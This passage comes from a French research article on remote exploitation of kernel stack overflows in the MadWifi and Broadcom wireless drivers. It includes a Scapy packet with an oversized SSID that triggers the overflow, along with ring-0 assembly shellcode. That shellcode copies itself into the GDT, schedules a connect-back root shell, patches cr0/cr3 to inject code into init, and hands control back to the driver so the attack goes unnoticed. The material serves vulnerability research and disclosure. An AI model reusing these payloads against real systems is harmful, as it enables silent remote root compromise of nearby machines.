1 ieee80211_scan_iterate()
2   sta_iterate()
3     giwscan_cb()
```

Étant donné que nous écrasons l'adresse de retour de notre fonction vulnérable `giwscan_cb()` vers `sta_iterate()`, la prochaine adresse de retour que nous possédons est celle du retour de `sta_iterate()` vers `ieee80211_scan_iterate()`. La fonction `giwscan_cb()` retournait en temps normal dans une portion de code de `sta_iterate()` remontant `esp` de quelques octets[15] avant d'effectuer 4 `pop` et un `ret`, comme le présente le schéma 9.

Ceci n'occupe pas énormément de place dans un shellcode et s'avère assez simple à reproduire correctement. Le thread qui s'occupera du retour au driver, remontera `esp` du nombre d'octets adéquats avant d'effectuer la série de `pop` et le `ret` sur l'`eip` sauvegardé nous amenant dans `ieee80211_scan_iterate()`. Le driver récupère la main et le système est parfaitement fonctionnel.

Infection de la GDT Comme nous l'avons présenté précédemment, la GDT est une zone de mémoire plutôt statique dont l'adresse se récupère facilement. Le shellcode injecté dans le buffer local se découpe en 2 parties affectées à chaque thread.

Une première partie va s'exécuter dans la pile, à l'issue du `jmp %esp` puis `jmp -XX`. Cette partie va copier la portion du shellcode responsable de la création d'un thread, du *connect back* et du retour au driver, dans la GDT :

[15] suppression des arguments de la fonction vulnérable



FIG. 9: État de la pile durant le traitement du paquet.

```
gdt_code:
      ...
copy_to_gdt:
      /* distance from esp to gdt_code
       * when esp is at arg1
       * just after vuln "ret"
       */
      mov     %esp, %esi
      sub     $arg1-gdt_code, %esi

      push    $31
      pop     %ecx
      sgdtl   (%esp)
      pop     %ax         /* GDT limit */
      cwde
      pop     %edi        /* GDT base */
      add     %eax,%edi
      inc     %edi        /* beyond the GDT */
      mov     %edi, %ebx
      rep     movsd
      jmp     *%ebx       /* go into GDT */

padding_until_174_bytes:
      .org    174, 'X'
eip:
      .long   0xc0123456
arg1:
      jmp     copy_to_gdt
      .short  0xc00b
```

Une fois la portion de shellcode recopiée, l'exécution se poursuit dans la GDT où la création du thread a lieu. Le thread nouvellement créé effectuera le *connect back*, le thread originel effectuera le retour au driver.

Séquentiellement, le code dans la GDT :

- fait appel à `clone()` afin de créer un thread ;
- si nous sommes dans le fils (`eax == 0`) :
  . positionne `FS` afin de signaler aux prochains appels système que nous sommes un thread noyau ;
  . définie les `(e)uid, (e)gid, fsuid` à 0 afin de disposer d'un processus utilisateur `root` ;
  . fait appel à `socket()`, `connect()`, `dup()` et `execve()` ;
- sinon retourne au driver.

L'exploitation a eu lieu en laboratoire où la machine corrompue était cablée à la machine de l'attaquant afin de simplifier la connexion remontante du shell.



FIG. 10: Shellcode permettant l'exploitation distante du driver MadWifi.

6 Exploitation des drivers Broadcom

6.1 Présentation de la vulnérabilité

La vulnérabilité étudiée, est celle ayant été annoncée durant le MOKB[6].

Le driver Windows dans sa version `3.50.21.10`, aussi bien utilisé sous Linux via `ndiswrapper`, est sujet à un *stack overflow* lors de la réception de *Probe Response* ayant un SSID trop long. Cet SSID est intégralement recopié dans la pile d'une fonction du driver, provoquant un débordement.

Un simple paquet ayant la forme suivante provoque le débordement :

```
>>> pk=Dot11(subtype=5,type="Management",proto=0, FCfield=0, ID=14849,
             addr1=MAC_DST, addr2=MAC_SRC, addr3=MAC_SRC, SC=62976)
      /Dot11ProbeResp(timestamp=1454443605L, beacon_interval=100,
                      cap="short-slot+ESS+privacy+short-preamble")
      /Dot11Elt(ID="SSID", info="A"*255)
```

6.2 Contexte d'exploitation

Le driver étant *closed source*, un débogueur ring 0 a été nécessaire afin de comprendre la façon dont le débordement avait lieu. Une fonction, que nous appellerons intelligement `ssid_copy` est responsable de la copie du SSID dans un buffer local à la fonction vulnérable.

Un débordement contrôlé, n'effaçant pas les adresses de retour empilées, nous a permis de reconstruire la succession d'appels de fonctions amenant au débordement :

```
 1 common_interrupt()
 2 do_IRQ()
 3 irq_exit()
 4 do_softirq()
 5 __do_softirq()
 6 tasklet_action()
 7 ndis_irq_handler()
 8 ... some driver functions called
 9 vulnerable function()
10 ssid_copy()
```

Deux points sont à prendre en compte. Le premier concerne le chemin d'exécution pris par le noyau afin d'arriver à la fonction vulnérable. Nous constatons que nous sommes passés par une interruption matérielle ayant entrainée l'exécution d'un *tasklet* appelant du code de `ndiswrapper` puis le code du driver Broadcom. Ainsi nous pouvons déduire qu'au moment du débordement, nous sommes en *interrupt context*. Ceci va donc limiter le champ d'action de notre shellcode si nous n'employons pas les techniques précédemment abordées.

Le second point concerne le code assembleur responsable du retour de la fonction vulnérable :

```
vulnerable:
...
.text:0001F41A                  leave
.text:0001F41B                  retn    20
```

Nous constatons que le pointeur de pile est remonté de 20 octets après la récupération de l'`eip` sauvé. Notre saut vers un `jmp %esp` devra prendre en compte le décalage du pointeur de pile et placer les premières instructions du shellcode au bon endroit.

6.3 État de la pile noyau : return from vuln()

Comme pour le driver MadWifi, le SSID présent dans le paquet n'est pas tout à fait le même une fois recopié en pile.



FIG. 11: Modification du buffer par le driver Broadcom.

Sur 255 octets envoyés, les 89 premiers resteront intacts, suivis de 4 octets faisant office d'adresse de retour de la fonction vulnérable (eip1 en vert sur le schéma 11). Viennent ensuite 17 octets intacts, puis 8 octets insérés par le driver, suivis de 137 octets intacts. Les 8 derniers octets de notre paquet ayant été supprimés.

Comme le précise le schéma 11, les 8 octets insérés ne sont pas alignés. Après le `ret 20` de la fonction vulnérable, `esp` pointera sur 4 octets insérés par le driver, suivis d'un mot de 4 octets dont 1 inséré par le driver. Nous ne pouvons donc contrôler le contenu de cette zone mémoire.

L'idée serait de ne pas effectuer un `jmp %esp` au moment du retour de `vuln()`, mais plutôt une suite d'instructions telles que `pop ; pop ; ret`. Ceci permettrait de remonter `esp` de 8 octets après les 20 du premier `ret`. Le `ret` de cette suite d'instructions s'appliquerait à la seconde adresse de retour fournie (eip2 en vert sur le schéma 11) dans le paquet. Cette adresse serait celle d'une instruction `jmp %esp` permettant d'exécuter le premier octet situé dans les `130*'E'`.

La suite d'instructions `pop ; pop ; ret` dans un noyau linux se trouve très facilement à des adresses assez stables d'une version à l'autre. Par contre le problème reste le même que pour le driver MadWifi en ce qui concerne le `jmp %esp`.

6.4 Rendre la main au driver

Avec un SSID de 255 octets nous allons écraser de nombreuses *stack frames*. Une restant encore intacte est celle de `tasklet_action()`. Initialement, le retour de `ndis_irq_handler()` dans `tasklet_action()` effectuait :

```
0xc011d6db <tasklet_action+75>: test   %ebx,%ebx
0xc011d6dd <tasklet_action+77>: jne    0xc011d6b5 <tasklet_action+37>
0xc011d6df <tasklet_action+79>: pop    %eax
0xc011d6e0 <tasklet_action+80>: pop    %ebx
0xc011d6e1 <tasklet_action+81>: pop    %ebp
0xc011d6e2 <tasklet_action+82>: ret
```

Il s'est avéré que trop de registres sauvés après l'appel à `tasklet_action()` par `ndis_irq_handler()` ont été écrasés, rendant instable le retour dans `tasklet_action()`.

Plutôt que de sauter à cet endroit, nous pouvons aligner `esp` où il doit récupérer `eax`, `ebx` et `ebp` et effectuer nous mêmes les 3 `pop` et le `ret` nous amenant dans `__do_softirq()`.

Le driver peut ainsi continuer son exécution normalement.

6.5 Infection de la GDT

A présent que nous savons comment exécuter le code injecté dans la pile et proprement rendre la main au driver, nous devons obtenir notre shell distant. La première méthode utilisée ressemble fortement à celle utilisée lors de l'exploitation du driver MadWifi. Le shellcode va commencer par recopier une partie du code injecté responsable du *connect back*, dans la GDT en ayant préalablement calculé son adresse.

Étant donné que nous sommes en *interrupt context*, nous allons préparer un `execute_work` à ajouter dans la *workqueue* par défaut gérée par le thread noyau `events`. Pour ce faire, nous allons rechercher un motif de la fonction `execute_in_process_context()` et l'appeler avec comme paramètres :

– l'adresse dans la GDT de la portion de code fraichement copiée ;

– l'adresse d'une zone pouvant accueillir une structure `execute_work` : dans la GDT également, juste après le code injecté.

Une fois le travail enregistré, il ne nous reste plus qu'à rendre la main au driver.

Si nous avions tenté d'exécuter directement le code présent en GDT nous aurions eu droit à un gentil message de la part du noyau :

```
BUG: scheduling while atomic: swapper/0x00000100/2560
 [<c010368a>] show_trace_log_lvl+0x1aa/0x1c0
 [<c01036c8>] show_trace+0x28/0x30
 [<c0103804>] dump_stack+0x24/0x30
 [<c0389238>] schedule+0x4c8/0x620
 [<c0389a7c>] schedule_timeout+0x9c/0xa0
 [<c03785fc>] inet_wait_for_connect+0x8c/0xd0
 [<c03786de>] inet_stream_connect+0x9e/0x1d0
 [<c0331250>] sys_connect+0x80/0xb0
 [<c0331e31>] sys_socketcall+0xb1/0x240
 [<c0103033>] syscall_call+0x7/0xb
 [<c200714b>] 0xc200714b
DWARF2 unwinder stuck at 0xc200714b
Leftover inexact backtrace:
 [<c01036c8>] show_trace+0x28/0x30
 [<c0103804>] dump_stack+0x24/0x30
 [<c0389238>] schedule+0x4c8/0x620
 [<c0389a7c>] schedule_timeout+0x9c/0xa0
 [<c03785fc>] inet_wait_for_connect+0x8c/0xd0
 [<c03786de>] inet_stream_connect+0x9e/0x1d0
 [<c0331250>] sys_connect+0x80/0xb0
 [<c0331e31>] sys_socketcall+0xb1/0x240
 [<c0103033>] syscall_call+0x7/0xb
```

Durant le *connect back* du thread créé, l'appel système `connect()` a tenté de `schedule()` étant donné qu'il attendait une réponse TCP. Le noyau nous jette tout simplement.

Afin d'éviter ce problème, le code dans la GDT sera exécuté en *process context*, sous la forme d'une fonction appelée par `events`. Il commencera par créer un thread noyau, le fils exécutant le *connect back* et le père rendant la main à `events`.

A l'inverse du cas de MadWifi où le thread créé devenait fils d'`init` suite à la terminaison de `iwlist`, le thread nouvellement créé ne devient pas fils d'`init` car `events` ne se termine jamais. Ainsi nous devons attendre la fin du thread créé afin d'éviter qu'il reste zombie après sa terminaison (`exit()` depuis le shell). Petit détail, si le thread est créé avec l'appel système `clone()`, le `waitpid()` devra préciser dans ses options `__WCLONE`, ou bien spécifier le flag `SIGCHLD` lors du `clone()`.

Finalement, comme dans le cas du driver MadWifi, les 8 octets insérés par le driver sont présents dans le code pour la génération des bons *offsets*, mais sont supprimés avant l'envoie du paquet. Le schéma 12 présente l'organisation du shellcode et le contenu de la GDT après infection.

6.6 Infection d'init

L'autre méthode employée, est celle passant par l'infection d'un processus utilisateur, en l'occurence `init`. Le shellcode noyau s'exécutera intégralement en pile et n'effectuera aucun appel



FIG. 12: Découpage du shellcode et contenu de la GDT.

système. Le shellcode noyau doit transporter le shellcode utilisateur à injecter dans les pages de code d'`init`.

Ce shellcode est nettement plus gros que le précédent, la place dans le buffer est donc optimisée afin de perdre le moins d'octets possible, ce qui complexifie légèrement la lecture du chemin d'exécution du shellcode dans la pile. En particulier les 17 octets placés avant l'insertion des 8 octets par le driver et sautés par le `ret 20` de `vuln()` seront utilisés.

En premier lieu, le shellcode recherche `init` :

```
current:
        mov     %esp, %eax
        and     $0xffffe000, %eax
        mov     (%eax), %ebx            /* ebx = current_thread_info()->task */

search_init:
        cmp     $1, 0xa8(%ebx)          /* task->pid */
        jz      patch_cr3
next_task:
        mov     0x6c(%ebx), %ebx
        sub     $0x6c, %ebx             /* offset of field */
        jmp     search_init
```

Ensuite on charge `cr3` avec le répertoire de pages d'`init` et on supprime le bit `WP` de `cr0`, afin de modifier la pile utilisateur d'`init` et rechercher un emplacement où injecter le shellcode ring 3 :

```
patch_cr3:
        mov     %cr3, %eax              /* save original cr3 */
```

```
        push    %eax

        mov     0x84(%ebx), %eax        /* task->mm */
        mov     0x24(%eax), %eax        /* task->mm-> */
        sub     $0xc0000000, %eax       /* page dir physical addr */
        mov     %eax, %cr3

patch_cr0:
        mov     %cr0, %eax              /* disable write protect */
        push    %eax
        btr     $16, %eax               /* <=> and $0xfffeffff, %eax */
        mov     %eax, %cr0

insert_eip:
        mov     0x1c8(%ebx), %edx       /* task->thread.esp0 : stack top */
        sub     $0x3c, %edx             /* context : esp0 - sizeof(ptregs) */

        mov     0x34(%edx), %ecx        /* context esp3 */
        lea     0xfffffffc(%ecx), %eax  /* esp3 = esp3 - 4 */
        mov     %eax, 0x34(%edx)

        mov     0x28(%edx), %eax        /* context eip */
        mov     %eax, 0xfffffffc(%ecx)  /* original EIP into user stack */

        jmp     search_inject_place

eip1:
        .long   0xc0100861              /* @ of "pop pop ret" into kmem */

[ SPLIT INTO 2 PARTS BECAUSE OF JUNK ZONE ]

eip2:
        .long   0xc01a5519              /* @ of "jmp esp" into kmem */

search_inject_place:
        mov     0x84(%ebx), %eax        /* mm */
        mov     (%eax), %eax            /* first vma */

        mov     0x8(%eax), %edi         /* vma->end - 0x300 */
        sub     $0x300, %edi

        mov     %edi, 0x28(%edx)        /* new EIP is inject place */
```

Cette partie est découpée en 2 à cause des contraintes d'alignement des adresses de retour et des octets insérés par le driver.

Finalement, le shellcode ring 0 copie le shellcode ring 3 à la fin de la *vma* allouée pour la section `.text` d'`init` et saute dans la partie qui séparait notre précédent extrait de code :

```
inject_U_shcode:
        call    copy_shcode

        /* User Shellcode Start */
user_shcode:
        fork() then connect back
        ...
        /* User Shellcode End */
copy_shcode:
        pop     %esi
        mov     $0x53, %ecx   /* shcode size */
        rep     movsb

        jmp     clean_state

        /* complete buffer */
        .org 255, 0x90
```

Cette partie s'occupe de rendre la main au driver et de restaurer `cr3` et `cr0` :

```
eip1:
        .long   0xc0100861          /* @ of "pop pop ret" into kmem */

clean_state:
        pop     %eax
        mov     %eax, %cr0
        pop     %eax
        mov     %eax, %cr3

        /* resume driver code */
epilogue:
        add     $127+168, %esp      /* rewind esp to resume tasklet */
        pop     %eax
        jmp     epilogue_end

        .fill   8,1,'X'             /* TO REMOVE BEFORE SENDING */

epilogue_end:
        pop     %ebx
        pop     %ebp
        ret
eip2:
        .long   0xc01a5519          /* @ of "jmp esp" into kmem */
```

7 Conclusion

Cet article a permis de démystifier l'exploitation de *stack overflow* en espace noyau sous Linux, en présentant différentes techniques permettant de s'affranchir de nombreuses contraintes dues au fonctionnement du noyau.

Le champ de l'exploitation en espace noyau n'a pas été totalement couvert. Les problèmes de *race conditions* au niveau des ressources mémoires donnent lieu à l'apparition d'exploits relativement complexes qui pourraient faire l'objet d'un article à part entière. Nos pensons en particulier au problème des *lost vma*. Il existe également bon nombre de failles dues à des erreurs de conception.

Quel que soit le type de faille, le code d'un noyau de système d'exploitation et de ses drivers, restera toujours plus difficile à protéger que celui d'une application. Il existe encore à ce jour trop peu de mécanismes de protection du code et des données des noyaux. Peut-être que leurs développeurs iront dans ce sens, dans un futur proche.

Références

1. Intel : IA-32 Software Developper's Manual, Volume 3A : System Programming Guide, Section 5.12.1 `http://www.intel.com/products/processor/manuals/index.htm`
2. Intel : IA-32 Software Developper's Manual, Volume 3A : System Programming Guide, Section 5.11 `http://www.intel.com/products/processor/manuals/index.htm`
3. LinSysSoft : KGDB, Linux Kernel Source Level Debugger, `http://kgdb.linsyssoft.com`
4. Love R. : *Linux Kernel Development*. Novell Press.
5. Bovet, D. P., Cesati, M. : *Understanding the Linux Kernel*. O'Reilly.
6. Cache, J. : LMH : Broadcom Wireless Driver Probe Response SSID Overflow, `http://projects.info-pull.com/mokb/MOKB-11-11-2006.html`
7. Biondi, P. : Scapy, a powerful interactive packet manipulation program, `http://secdev.org/projects/scapy/`
8. Butti, L., Razniewski, J. , Tinnès, J. : Madwifi remote buffer overflow vulnerability, `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6332`